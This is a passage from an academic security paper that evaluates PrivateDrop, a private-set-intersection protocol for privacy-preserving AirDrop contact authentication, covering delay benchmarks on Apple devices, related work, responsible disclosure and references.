Hardware and Network Connection. We use up-to-date Apple devices for the evaluation, in particular, an iPhone 12 mini and a MacBook Pro (2019). A mix of iOS and macOS devices allows us to conduct experiments via a cable network connection (USB) in addition to AWDL, thereby measuring the impact of network-induced delays. In all experiments, the MacBook acts as the sender and the iPhone as the receiver to ensure comparable results.

Environment. We conduct all experiments in a home office environment,[8] where we cannot control interfering Bluetooth and Wi-Fi transmissions. This interference might contribute to the high variance of our AWDL experiments (cf. Fig. 9), which was not observed in previous experiments that used a Faraday tent [90]. We run cable-based experiments to isolate the impact of PrivateDrop, while the AWDL experiments help us to understand performance under real-world conditions.

Test Suite. We implemented a benchmark application for iOS and macOS based on PrivateDrop (cf. § 5) that allows us to define a *scenario*. A scenario is comprised of a fixed set of experimental parameters such as the set sizes and the choice of sender and receiver devices (cf. Tab. 3). For each scenario, we run 100 experiments (Monte Carlo) that each consist of a complete protocol execution. To avoid systematic errors introduced by temporal disturbances, we schedule the individual runs for each scenario in a round-robin fashion. The bar plots indicate the median delay over all runs, and the error bars indicate the 0.05 and 0.95 quantiles. Unless otherwise stated, we measure the delays on the sender side. Each experiment consists of a full protocol run as well as a preparation and cleanup phase: (a) Preparation: we generate the address book at random, precompute the values u_i, and wait until both sender and receiver are ready. (b) Execution: we run a complete protocol execution starting from the DNS-SD discovery to the upload of a file. (c) Cleanup: we shut down the HTTPS and DNS-SD server to close all connections.

[8] Our institution mandated home office due to the COVID-19 pandemic.




Figure 6: Overall authentication delay for AirDrop (baseline) and PrivateDrop with different set sizes (m,n).




Figure 7: Computation time for the PSI operations on an iPhone 12 with different set sizes (m,n).

6.3 Authentication Delay

We first empirically measure the performance of PrivateDrop's online phase for variable set sizes n and m (cf. Tab. 3). For this, we run a set of experiments between the MacBook Pro 2019 (sender) and iPhone 12 (receiver). In order to minimize noise introduced by the wireless channel, we conduct this experiment via a USB cable connection between sender and receiver. We later evaluate the impact of the wireless channel in § 6.4.

Overall Delay. In Fig. 6, we show the delay of the complete authentication phase (phase (2) in Figs. 1 and 5), for PrivateDrop and AirDrop. AirDrop authentication is independent of m and n, and, therefore, we include the median delay as a baseline. In contrast, the PrivateDrop runtime increases with both m and n as expected. Our results for PrivateDrop show that for moderate settings ($m = 10$, $n = 1\,000$), the median authentication delay is increased by $2\times$ compared to AirDrop. Even for extreme scenarios ($m = 20$, $n = 15\,000$), the overall delay stays below 500 ms. This satisfies our user experience requirement as humans perceive any delay below 1 000 ms as an "immediate response" [22].




Figure 8: Transmission delay of AWDL and cable connections for the AirDrop (*Discover*) and PrivateDrop (*StartPSI* and *FinishPSI*) requests for a fixed number of identifiers $m = 10$.

PSI Delay. We closer investigate the impact of the PSI online phase on the overall authentication delay. Fig. 7 shows the computation time of the individual operations on an iPhone 12. In fact, only computing the actual intersection depends on the number of address book entries n (cf. violet parts in Fig. 7) and is at most 5 % of the total time for $n = 15\,000$. All other arithmetic operations increase linearly with m, which validates our complexity analysis in § 4.6. In absolute terms, the median computational overhead is less than 12 ms for $m = 1$ and stays below 50 ms for $m = 20$. Note that a complete protocol execution requires identical operations on both sides. To get the total PSI overhead, we can double these numbers if assuming identical hardware for sender and receiver. Still, the PSI operations alone make up less than half of the total authentication delay (cf. Fig. 6). The other major component is networking delay, which we explore next.

6.4 Networking Delay

AirDrop originally uses a wireless connection between sender and receiver. We want to understand the impact of the networking delay and provide a comparison between AWDL and the cable connection (cf. § 6.3). To this end, we repeat the previous experiment over AWDL and measure the transmission delay of the HTTPS requests and replies. In particular, we record timestamps $T_{1..4}$ for each request-response pair, i.e.,

$$T_1 \xrightarrow{\text{Request}} T_2$$
$$T_4 \xleftarrow{\text{Response}} T_3$$

and calculate the delay as $t = T_4 - T_1 - (T_3 - T_2)$ to exclude the receiver-side processing delay. Fig. 8 shows the median transmission delays t incurred by *StartPSI* and *FinishPSI* exchanges for both wireless and cable connections. We add the median transmission delay of AirDrop's *Discover* request for reference. Qualitatively, we can observe that the number of address book entries n has a stronger impact on transmission

delay for AWDL than for the cable connection and that the transmission delay constitutes about *half of the overall authentication delay*. Interestingly, the transmission delay for both PSI requests is similar over the cable, while the first request takes up significantly more time over AWDL. The reason is that the first request includes the time required for connection setup, which generally takes longer over AWDL and has a higher variance, as we discuss next.

High Variance of AWDL Transmission Delays. We noticed a high variance of the transmission delays over AWDL compared to the cable connection (cf. App. A). This effect can be explained by AWDL's channel allocation mechanism. AWDL initially allocates few time slots for transmissions, i.e., little bandwidth is available, and then dynamically allocates more if there is load on the Wi-Fi interface [90]. Thus, initial Wi-Fi transmissions are deferred to the next available time slot, resulting in uncontrollable delays in the order of one second, which is the length of an AWDL period. The increase of available bandwidth over time also explains why the median transmission delay of the first message (*StartPSI*) is significantly larger than the second one (*FinishPSI*).

6.5 Precomputation

While online performance is most crucial for user experience, the precomputation of the encrypted address book entries u_j must also be manageable on mobile devices. Therefore, we evaluate the runtime of calculating the values u_j during the precomputation phase (cf. Fig. 4). As the runtime linearly depends on n (cf. § 4.6), we run a linear regression on the results from an iPhone 12 to approximate the runtime as $n \times 0.331\,\text{ms}$. We provide the raw results in App. B. We see that even for large address books ($n = 10\,\text{k}$), the single-threaded precomputation takes only 3.31 s. To save battery, mobile devices could defer the precomputations to times when they are charging, e.g., overnight.

7 Related Work

We survey closely related works for private mutual authentication, complete our overview of available PSI protocols in addition to our selection process described in § 4.3, review further secure computation techniques, and discuss other privacy leaks in Apple's wireless ecosystem.

7.1 Private Mutual Authentication

The most closely related work to ours is [96]. The authors devise a mutual authentication protocol similar to [3, 4, 54], but geared towards various discovery services, including the contacts-only mode of Apple AirDrop. Utilizing identity-based encryption (IBE) [19], the AirDrop sender distributes encryptions of its identity under a certain "authorization policy". This policy states that only the contacts of this party can decrypt the identity. The authors also implement and benchmark their approach. On a Nexus 5X smartphone, the private authentication takes 360.4 ms.

First of all, the work of [96] mainly targets a different privacy issue in AirDrop, namely the information leakage caused by exchanging the certificates for establishing the TLS connection, which leaks information even to nearby passive adversaries. However, the authors operate under the assumption that these certificates contain the device owner's identity in the clear and are actually used for verifying that sender and receiver are mutual contacts. As recently shown in [92], this is not how AirDrop is currently implemented: the certificates contain only an account-specific UUID while the contact check takes place after the TLS connection is established by exchanging hash values of contact identifiers.

Another conceptual disadvantage of [96] is that Apple, as the IBE root, must provision secret keys to all AirDrop devices, whereas we only require Apple to sign encryptions of hashed contact identifiers where the key can be chosen by the client. Moreover, the system proposed in [96] does not consider subtle issues related to everyday use cases, e.g., how to handle transfers of phone numbers. This would require additional effort to extend the employed IBE scheme with efficient revocation capabilities [18].

In terms of implementation and evaluation, we provide an actual integration into the AirDrop protocol with prototypes on various state-of-the-art Apple devices and demonstrate practical performance under real-world conditions.

7.2 Private Set Intersection

The study of PSI protocols is a very active field of research with various optimizations for different use cases. The "standard" scenario is two-party PSI with balanced input sets and security against semi-honest adversaries, who honestly follow the protocol but try to learn additional information from the transcript. Here, works based on oblivious transfer [60, 76, 79, 80] define the state-of-the-art in terms of concrete performance, while others consider the cost-efficiency in cloud deployment as the most relevant metric [75]. There have been attempts to translate these works to the malicious model [83, 84] with a recent efficiency break-through [74].

PSI was also studied in the multi-party case [43, 50, 61] and extended to generic protocols that can compute an arbitrary symmetric function on top of the intersection [29, 77, 78].

As discussed in § 4.3, most closely related to the problem studied in our work are so-called unbalanced PSI protocols that work particularly well when one of the input sets is much larger than the other [26, 27, 55, 59, 82]. Chen et al. [26, 27] present protocols based on fully homomorphic encryption that are very computation intensive and thus not suitable to be run between two mobile devices. Kiss et al. [59] and Kales et al. [55] optimize protocols based on oblivious pseudorandom function evaluations for the mobile use case, especially so-called mobile contact discovery to privately synchronize address books with user databases in messaging applications. However, these protocols, in the best case, only consider security against malicious PSI receivers but not senders.

There also exist approaches that efficiently outsource PSI computations to a third-party server [1, 2, 56, 57, 99]. However, such protocols are not suitable for our use case since the input parties might be both offline.

Finally, we observe that purely public key-based Diffie-Hellman-style protocols [13, 31, 33, 52, 53, 82], as have been around since the 80's [67, 87], are viable alternatives given the requirements and specified input sizes. Specifically, [31] and [53] are suitable candidates as they are secure against malicious adversaries. We base our work on [53] as it requires fewer exponentiations than the RSA-based protocol of [31] and can be instantiated more efficiently with elliptic curve cryptography. As described in § 4.5, we augment this protocol with signed inputs to prevent certain attacks on the ideal functionality of PSI, similar to the notion of authorized PSI (APSI) [31, 33] and PSI with certified sets [21].

7.3 Secure Computation Protocols

There exist further generic and specialized cryptographic protocols to securely perform the operations necessary for mutual authentication. We efficiently achieve this via PSI in two rounds with $O(m+n)$ complexity (cf. § 4).

Secure two-party computation protocols proposed by Yao [97] and Goldreich, Micali, and Wigderson [40] can obliviously evaluate arbitrary Boolean or arithmetic circuits over private inputs. However, a naive circuit for performing equality tests on m contact identifiers and n address book entries has complexity $O(m \cdot n)$. This complexity can be reduced to be linear with hashing techniques known from so-called circuit-based PSI [29, 76, 77, 78]. Unfortunately, such hashing techniques are incompatible with malicious security [74], which otherwise can be guaranteed with generic approaches [62, 72, 95] at the cost of additional overhead. Furthermore, it is unclear how to efficiently authenticate the contact identifiers used as inputs. There also exist specialized protocols for securely performing comparisons/equality checks (e.g., [30, 64, 98]).

The task of computing the intersection between two sets can be equivalently formulated as the receiver querying/searching the sender's database on its inputs to test for set membership. This can be done while hiding the query and without transferring the entire database via private information retrieval (PIR). While there exists efficient multi-server PIR [28, 36], we consider a two-party setting and hence a single server. State-of-the-art single-server PIR is based on homomorphic encryption [39, 58, 63], which is computationally too demanding for mobile devices. Moreover, PIR does not necessarily protect unrelated database entries, which in our case should remain private. This setting is addressed by works that allow (complex) search queries on encrypted data [38]. Unfortunately, such systems inherently suffer from a certain leakage and have been prone to attacks [17, 23, 70].

7.4 Privacy of Apple's Wireless Ecosystem

AirDrop is part of Apple's larger wireless ecosystem, which has been analyzed for privacy leaks before. AWDL was found to leak personally identifiable information such as the user's real name [92]. Several works [14, 24, 65] have analyzed Apple's Bluetooth implementation and found various ways of tracking devices via static identifiers in Bluetooth advertisements. Finally, [88] discovered that Apple devices can be tracked via identifiers that are randomized asynchronously.

8 Conclusion

In this paper, we solved the problem of privacy-preserving authentication between offline peers, based on the notion of being mutual contacts. We demonstrated the practicability of our approach via a comprehensive experimental performance evaluation, which attests negligible overhead under real-world conditions. We motivated our work with *two* distinct design flaws in AirDrop that allow attackers to learn the phone numbers and email addresses of both sender and receiver devices. However, our proposed protocol can support other applications, even outside of Apple's ecosystem. For example, Google recently launched a similar platform called "Nearby" for Android [41, 86], where device visibility can be restricted to the user's contacts and thus would benefit from our protocol for privacy-preserving authentication.

Our proposed solution PrivateDrop prevents users from disclosing personal information to non-contacts. Still, users remain trackable via their account-specific UUID in the TLS certificate, which gives room for future work. Nevertheless, our results demonstrate that PSI with malicious security is ready for practical deployment, even in offline scenarios between resource-constrained mobile devices. We would be glad to see our open-source implementation being adopted in end-user systems such as AirDrop.

Responsible Disclosure

We informed the Apple Product Security team about our findings (follow-up ID 705937802): We disclosed the sender identifier leakage (cf. § 3.3) in May 2019 and the receiver identifier leakage (cf. § 3.4) as well as our proposed PSI-based protocol (cf. § 4) in October 2020. Apple has not yet commented if they plan to address these AirDrop issues.

Availability

We open-source our PrivateDrop implementation [45] and the code to reproduce our figures [44] as part of the Open Wireless Link project [91].

Acknowledgments

We thank the anonymous reviewers and our shepherd Wouter Lueks for their valuable comments, Benny Pinkas and Gowri R Chandran for insightful discussions, Oliver Schick for help with Relic, and Nanako Honda for explorative work.

This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850990 PSOTI). It was co-funded by the Deutsche Forschungsgemeinschaft (DFG) – SFB 1119 CROSSING/236615297 and GRK 2050 Privacy & Trust/251805230, by the LOEWE initiative (Hesse, Germany) within the emergenCITY center, by the German Federal Ministry of Education and Research and the Hessian State Ministry for Higher Education, Research and the Arts within ATHENE.

References

[1] Aydin Abadi, Sotirios Terzis, and Changyu Dong. "VD-PSI: Verifiable Delegated Private Set Intersection on Outsourced Private Datasets". In: *FC*. Springer, 2016, pp. 149–168.

[2] Aydin Abadi, Sotirios Terzis, Roberto Metere, and Changyu Dong. "Efficient Delegated Private Set Intersection on Outsourced Private Datasets". In: *TDSC* 16.4 (2019), pp. 608–624.

[3] Martín Abadi. "Private Authentication". In: *Privacy Enhancing Technologies*. Springer, 2002, pp. 27–40.

[4] Martín Abadi and Cédric Fournet. "Private Authentication". In: *Theor. Comput. Sci.* 322.3 (2004), pp. 427–476.

[5] Apple Inc. *Apple Reports Record First Quarter Results*. Jan. 28, 2020. URL: https://www.apple.com/newsroom/2020/01/apple-reports-record-first-quarter-results/ (visited on 10/15/2020).

[6] Apple Inc. *Cryptographic Message Syntax Services*. 2020. URL: https://developer.apple.com/documentation/security/cryptographic_message_syntax_services (visited on 10/15/2020).

[7] Apple Inc. *CryptoKit*. 2020. URL: https://developer.apple.com/documentation/cryptokit (visited on 10/15/2020).

[8] Apple Inc. *NetService*. 2020. URL: https://developer.apple.com/documentation/foundation/netservice (visited on 10/15/2020).

[9] Apple Inc. *SwiftNIO*. 2020. URL: https://github.com/apple/swift-nio (visited on 10/15/2020).

[10] Apple Inc. *Use AirDrop on your iPhone, iPad, or iPod touch*. Oct. 2019. URL: https://support.apple.com/en-us/HT204144 (visited on 10/15/2020).

[11] Diego F. Aranha, Conrado P. L. Gouvêa, Tobias Markmann, Riad S. Wahby, and Kevin Liao. *RELIC is an Efficient LIbrary for Cryptography*. URL: https://github.com/relic-toolkit/relic (visited on 10/15/2020).

[12] N. Asokan, Alexandra Dmitrienko, Marcin Nagy, Elena Reshetova, Ahmad-Reza Sadeghi, Thomas Schneider, and Stanislaus Stelle. "CrowdShare: Secure Mobile Resource Sharing". In: *ACNS*. Springer, 2013, pp. 432–440.

[13] Pierre Baldi, Roberta Baronio, Emiliano De Cristofaro, Paolo Gasti, and Gene Tsudik. "Countering GATTACA: Efficient and Secure Testing of Fully-Sequenced Human Genomes". In: *CCS*. ACM, 2011, pp. 691–702.

[14] Johannes K. Becker, David Li, and David Starobinski. "Tracking Anonymized Bluetooth Devices". In: *PoPETs* 2019.3 (2019), pp. 50–65.

[15] Ryad Benadjila, Arnaud Ebalard, and Jean-Pierre Flori. *libecc Project*. URL: https://github.com/ANSSI-FR/libecc (visited on 10/15/2020).

[16] David Bernhard, Olivier Pereira, and Bogdan Warinschi. "How Not to Prove Yourself: Pitfalls of the Fiat-Shamir Heuristic and Applications to Helios". In: *ASIACRYPT*. Springer, 2012, pp. 626–643.

[17] Laura Blackstone, Seny Kamara, and Tarik Moataz. "Revisiting Leakage Abuse Attacks". In: *NDSS*. Internet Society, 2020.

[18] Alexandra Boldyreva, Vipul Goyal, and Virendra Kumar. "Identity-based Encryption with Efficient Revocation". In: *CCS*. ACM, 2008, pp. 417–426.

[19] Dan Boneh and Matthew K. Franklin. "Identity-Based Encryption from the Weil Pairing". In: *CRYPTO*. Springer, 2001, pp. 213–229.

[20] Elie Bursztein, Mike Hamburg, Jocelyn Lagarenne, and Dan Boneh. "OpenConflict: Preventing Real Time Map Hacks in Online Games". In: *S&P*. IEEE, 2011, pp. 506–520.

[21] Jan Camenisch and Gregory M. Zaverucha. "Private Intersection of Certified Sets". In: *FC*. Springer, 2009, pp. 108–127.

[22] Stuart K. Card, George G. Robertson, and Jock D. Mackinlay. "The Information Visualizer, an Information Workspace". In: *CHI*. ACM, 1991, pp. 181–186.

[23] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. "Leakage-Abuse Attacks Against Searchable Encryption". In: *CCS*. ACM, 2015, pp. 668–679.

[24] Guillaume Celosia and Mathieu Cunche. "Discontinued Privacy: Personal Data Leaks in Apple Bluetooth-Low-Energy Continuity Protocols". In: *PoPETs* 2020.1 (2020), pp. 26–46.

[25] Dmitry Chastuhin. *Apple Bleee: Everyone Knows What Happens on Your iPhone*. July 25, 2019. URL: https://hexway.io/research/apple-bleee/ (visited on 10/15/2020).

[26] Hao Chen, Zhicong Huang, Kim Laine, and Peter Rindal. "Labeled PSI from Fully Homomorphic Encryption with Malicious Security". In: *CCS*. ACM, 2018, pp. 1223–1237.

[27] Hao Chen, Kim Laine, and Peter Rindal. "Fast Private Set Intersection from Homomorphic Encryption". In: *CCS*. ACM, 2017, pp. 1243–1255.

[28] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. "Private Information Retrieval". In: *FOCS*. IEEE, 1995, pp. 41–50.

[29] Michele Ciampi and Claudio Orlandi. "Combining Private Set-Intersection with Secure Two-Party Computation". In: *SCN*. Springer, 2018, pp. 464–482.

[30] Geoffroy Couteau. "New Protocols for Secure Equality Test and Comparison". In: *ACNS*. Springer, 2018, pp. 303–320.

[31] Emiliano De Cristofaro, Jihye Kim, and Gene Tsudik. "Linear-Complexity Private Set Intersection Protocols Secure in Malicious Model". In: *ASIACRYPT*. Springer, 2010, pp. 213–231.

[32] Emiliano De Cristofaro, Mark Manulis, and Bertram Poettering. "Private Discovery of Common Social Contacts". In: *ACNS*. Springer, 2011, pp. 147–165.

[33] Emiliano De Cristofaro and Gene Tsudik. "Practical Private Set Intersection Protocols with Linear Complexity". In: *FC*. Springer, 2010, pp. 143–159.

[34] Datafinder. *Recover Encrypted Email Addresses*. 2020. URL: https://web.archive.org/web/20191211152224/https://datafinder.com/products/email-recovery (visited on 10/15/2020).

[35] Levent Demir, Amrit Kumar, Mathieu Cunche, and Cédric Lauradoux. "The Pitfalls of Hashing for Privacy". In: *Commun. Surv. Tutorials* 20.1 (2018), pp. 551–565.

[36] Daniel Demmler, Amir Herzberg, and Thomas Schneider. "RAID-PIR: Practical Multi-Server PIR". In: *CCSW*. ACM, 2014, pp. 45–56.

[37] Amos Fiat and Adi Shamir. "How to Prove Yourself: Practical Solutions to Identification and Signature Problems". In: *CRYPTO*. Springer, 1986, pp. 186–194.

[38] Benjamin Fuller, Mayank Varia, Arkady Yerand Emily Shen, Ariel Hamlin, Vijay Gadepally, Richard Shay, John Darby Mitchell, and Robert K. Cunningham. "SoK: Cryptographically Protected Database Search". In: *S&P*. IEEE, 2017, pp. 172–191.

[39] Craig Gentry and Shai Halevi. "Compressible FHE with Applications to PIR". In: *TCC*. Springer, 2019, pp. 438–464.

[40] Oded Goldreich, Silvio Micali, and Avi Wigderson. "How to Play any Mental Game or A Completeness Theorem for Protocols with Honest Majority". In: *STOC*. ACM, 1987, pp. 218–229.

[41] Google Developers. *Nearby - A platform for discovering and communicating with nearby devices*. URL: https://developers.google.com/nearby (visited on 10/15/2020).

[42] Christoph Hagen, Christian Weinert, Christoph Sendner, Alexandra Dmitrienko, and Thomas Schneider. "All the Numbers are US: Large-scale Abuse of Contact Discovery in Mobile Messengers". In: *NDSS*. Internet Society, 2021.

[43] Carmit Hazay and Muthuramakrishnan Venkitasubramaniam. "Scalable Multi-party Private Set-Intersection". In: *PKC*. Springer, 2017, pp. 175–203.

[44] Alexander Heinrich, Matthias Hollick, Thomas Schneider, Milan Stute, and Christian Weinert. *PrivateDrop Evaluation*. URL: https://github.com/seemoo-lab/privatedrop-evaluation.

[45] Alexander Heinrich, Matthias Hollick, Thomas Schneider, Milan Stute, and Christian Weinert. *PrivateDrop Implementation*. URL: https://github.com/seemoo-lab/privatedrop.

[46] Alexander Heinrich and Milan Stute. *OpenDrop: an Open Source AirDrop Implementation*. URL: https://github.com/seemoo-lab/opendrop (visited on 10/15/2020).

[47] Russell Housley. "Cryptographic Message Syntax (CMS)". In: *RFC* 5652 (Sept. 2009). DOI: 10.17487/RFC5652.

[48] Troy Hunt. *Have I Been Pwned*. URL: https://haveibeenpwned.com (visited on 10/15/2020).

[49] Kent Ickler. *Hashcat Benchmarks for Nvidia GTX 1080TI*. June 20, 2017. URL: https://www.blackhillsinfosec.com/hashcat-benchmarks-nvidia-gtx-1080ti-gtx-1070-hashcat-benchmarks/ (visited on 10/15/2020).

[50] Roi Inbar, Eran Omri, and Benny Pinkas. "Efficient Scalable Multiparty Private Set-Intersection via Garbled Bloom Filters". In: *SCN*. Springer, 2018, pp. 235–252.

[51] Mihaela Ion, Ben Kreuter, Ahmet Erhan Nergiz, Sarvar Patel, Mariana Raykova, Shobhit Saxena, Karn Seth, David Shanahan, and Moti Yung. "On Deploying Secure Computing: Private Intersection-Sum-with-Cardinality Protocols". In: *EuroS&P*. IEEE, 2020.

[52] Stanislaw Jarecki and Xiaomin Liu. "Efficient Oblivious Pseudorandom Function with Applications to Adaptive OT and Secure Computation of Set Intersection". In: *TCC*. Springer, 2009, pp. 577–594.

[53] Stanislaw Jarecki and Xiaomin Liu. "Fast Secure Computation of Set Intersection". In: *SCN*. Springer, 2010, pp. 418–435.

[54] Stanislaw Jarecki and Xiaomin Liu. "Private Mutual Authentication and Conditional Oblivious Transfer". In: *CRYPTO*. Springer, 2009, pp. 90–107.

[55] Daniel Kales, Christian Rechberger, Thomas Schneider, Matthias Senker, and Christian Weinert. "Mobile Private Contact Discovery at Scale". In: *USENIX Security*. USENIX Association, 2019, pp. 1447–1464.

[56] Seny Kamara, Payman Mohassel, Mariana Raykova, and Seyed Saeed Sadeghian. "Scaling Private Set Intersection to Billion-Element Sets". In: *FC*. Springer, 2014, pp. 195–215.

[57] Florian Kerschbaum. "Outsourced Private Set Intersection Using Homomorphic Encryption". In: *AsiaCCS*. ACM, 2012, pp. 85–86.

[58] Aggelos Kiayias, Nikos Leonardos, Helger Lipmaa, Kateryna Pavlyk, and Qiang Tang. "Optimal Rate Private Information Retrieval from Homomorphic Encryption". In: *PoPETs* 2015.2 (2015), pp. 222–243.

[59] Ágnes Kiss, Jian Liu, Thomas Schneider, N. Asokan, and Benny Pinkas. "Private Set Intersection for Unequal Set Sizes with Mobile Applications". In: *PoPETs* 2017.4 (2017), pp. 177–197.

[60] Vladimir Kolesnikov, Ranjit Kumaresan, Mike Rosulek, and Ni Trieu. "Efficient Batched Oblivious PRF with Applications to Private Set Intersection". In: *CCS*. ACM, 2016, pp. 818–829.

[61] Vladimir Kolesnikov, Naor Matania, Benny Pinkas, Mike Rosulek, and Ni Trieu. "Practical Multi-party Private Set Intersection from Symmetric-Key Techniques". In: *CCS*. ACM, 2017, pp. 1257–1272.

[62] Yehuda Lindell. "Fast Cut-and-Choose Based Protocols for Malicious and Covert Adversaries". In: *CRYPTO*. Springer, 2013, pp. 1–17.

[63] Helger Lipmaa and Kateryna Pavlyk. "A Simpler Rate-Optimal CPIR Protocol". In: *FC*. Springer, 2017, pp. 621–638.

[64] Helger Lipmaa and Tomas Toft. "Secure Equality and Greater-Than Tests with Sublinear Online Complexity". In: *ICALP*. Springer, 2013, pp. 645–656.

[65] Jeremy Martin, Douglas Alpuche, Kristina Bodeman, Lamont Brown, Ellis Fenske, Lucas Foppe, Travis Mayberry, Erik C. Rye, Brandon Sipes, and Sam Teplov. "Handoff All Your Privacy - A Review of Apple's Bluetooth Low Energy Continuity Protocol". In: *PoPETs* 2019.4 (2019), pp. 34–53.

[66] Matthias Marx, Ephraim Zimmer, Tobias Mueller, Maximilian Blochberger, and Hannes Federrath. "Hashing of Personally Identifiable Information is not Sufficient". In: *Sicherheit*. Vol. P-281. LNI. GI e.V., 2018, pp. 55–68.

[67] Catherine A. Meadows. "A More Efficient Cryptographic Matchmaking Protocol for Use in the Absence of a Continuously Available Third Party". In: *S&P*. IEEE, 1986, pp. 134–137.

[68] MIRACL UK Ltd. *MIRACL – Multiprecision Integer and Rational Arithmetic Cryptographic Library*. URL: https://github.com/miracl/MIRACL (visited on 10/15/2020).

[69] National Institute of Standards and Technology. *Secure Hash Standard (SHS)*. Tech. rep. Aug. 2015.

[70] Muhammad Naveed, Seny Kamara, and Charles V. Wright. "Inference Attacks on Property-Preserving Encrypted Databases". In: *CCS*. ACM, 2015, pp. 644–655.

[71] OpenSSL Software Foundation. *OpenSSL: Cryptography and SSL/TLS Toolkit*. URL: https://www.openssl.org (visited on 10/15/2020).

[72] Emmanuela Orsini, Nigel P. Smart, and Frederik Vercauteren. "Overdrive2k: Efficient Secure MPC over $\mathbb{Z}_{2^k}$ from Somewhat Homomorphic Encryption". In: *CT-RSA*. Springer, 2020, pp. 254–283.

[73] Daniel Pigatto, Natassya Silva, and Kalinka Castelo Branco. "Performance Evaluation and Comparison of Algorithms for Elliptic Curve Cryptography with El-Gamal based on MIRACL and RELIC Libraries". In: *Journal of Applied Computing Research* 112 (2011).

[74] Benny Pinkas, Mike Rosulek, Ni Trieu, and Avishay Yanai. "PSI from PaXoS: Fast, Malicious Private Set Intersection". In: *EUROCRYPT*. Springer, 2020, pp. 739–767.

[75] Benny Pinkas, Mike Rosulek, Ni Trieu, and Avishay Yanai. "SpOT-Light: Lightweight Private Set Intersection from Sparse OT Extension". In: *CRYPTO*. Springer, 2019, pp. 401–431.

[76] Benny Pinkas, Thomas Schneider, Gil Segev, and Michael Zohner. "Phasing: Private Set Intersection Using Permutation-based Hashing". In: *USENIX Security*. USENIX Association, 2015, pp. 515–530.

[77] Benny Pinkas, Thomas Schneider, Oleksandr Tkachenko, and Avishay Yanai. "Efficient Circuit-Based PSI with Linear Communication". In: *EUROCRYPT*. Springer, 2019, pp. 122–153.

[78] Benny Pinkas, Thomas Schneider, Christian Weinert, and Udi Wieder. "Efficient Circuit-Based PSI via Cuckoo Hashing". In: *EUROCRYPT*. Springer, 2018, pp. 125–157.

[79] Benny Pinkas, Thomas Schneider, and Michael Zohner. "Faster Private Set Intersection Based on OT Extension". In: *USENIX Security*. USENIX Association, 2014, pp. 797–812.

[80] Benny Pinkas, Thomas Schneider, and Michael Zohner. "Scalable Private Set Intersection Based on OT Extension". In: *TOPS* 21.2 (2018), 7:1–7:35.

[81] Lucian Popa, Bogdan Groza, and Pal-Stefan Murvay. "Performance Evaluation of Elliptic Curve Libraries on Automotive-Grade Microcontrollers". In: *ARES*. ACM, 2019, 100:1–100:7.

[82] Amanda C. Davi Resende and Diego F. Aranha. "Faster Unbalanced Private Set Intersection". In: *FC*. Springer, 2018, pp. 203–221.

[83] Peter Rindal and Mike Rosulek. "Improved Private Set Intersection Against Malicious Adversaries". In: *EUROCRYPT*. Springer, 2017, pp. 235–259.

[84] Peter Rindal and Mike Rosulek. "Malicious-Secure Private Set Intersection via Dual Execution". In: *CCS*. ACM, 2017, pp. 1229–1242.

[85] Claus-Peter Schnorr. "Efficient Identification and Signatures for Smart Cards". In: *CRYPTO*. Springer, 1989, pp. 239–252.

[86] Daniel Marcos Schwaycer. *Instantly share files with people around you with Nearby Share*. Aug. 2020. URL: https://blog.google/products/android/nearby-share/ (visited on 10/15/2020).

[87] Adi Shamir. "On the Power of Commutativity in Cryptography". In: *ICALP*. Springer, 1980, pp. 582–595.

[88] Milan Stute, Alexander Heinrich, Jannik Lorenz, and Matthias Hollick. "Disrupting Continuity of Apple's Wireless Ecosystem Security: New Tracking, DoS, and MitM Attacks on iOS and macOS Through Bluetooth Low Energy, AWDL, and Wi-Fi". In: *USENIX Security*. To appear. USENIX Association, 2021.

[89] Milan Stute, David Kreitschmann, and Matthias Hollick. "Linux Goes Apple Picking: Cross-Platform Ad hoc Communication with Apple Wireless Direct Link". In: *MobiCom*. ACM, 2018, pp. 820–822.

[90] Milan Stute, David Kreitschmann, and Matthias Hollick. "One Billion Apples' Secret Sauce: Recipe for the *Apple Wireless Direct Link* Ad hoc Protocol". In: *MobiCom*. ACM, 2018, pp. 529–543.

[91] Milan Stute, David Kreitschmann, and Matthias Hollick. *The Open Wireless Link Project*. 2018. URL: https://owlink.org.

[92] Milan Stute, Sashank Narain, Alex Mariotto, Alexander Heinrich, David Kreitschmann, Guevara Noubir, and Matthias Hollick. "A Billion Open Interfaces for Eve and Mallory: MitM, DoS, and Tracking Attacks on iOS and macOS Through Apple Wireless Direct Link". In: *USENIX Security*. USENIX Association, 2019, pp. 37–54.

